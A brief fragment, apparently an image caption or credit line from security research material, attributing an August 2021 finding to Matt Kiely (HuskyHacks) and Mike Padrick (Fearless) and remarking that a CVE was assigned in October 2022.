
Matt Kiely (HuskyHacks) and Mike Padrick (Fearless), August 2021
CVE assigned Oct 2022 (lmfao)
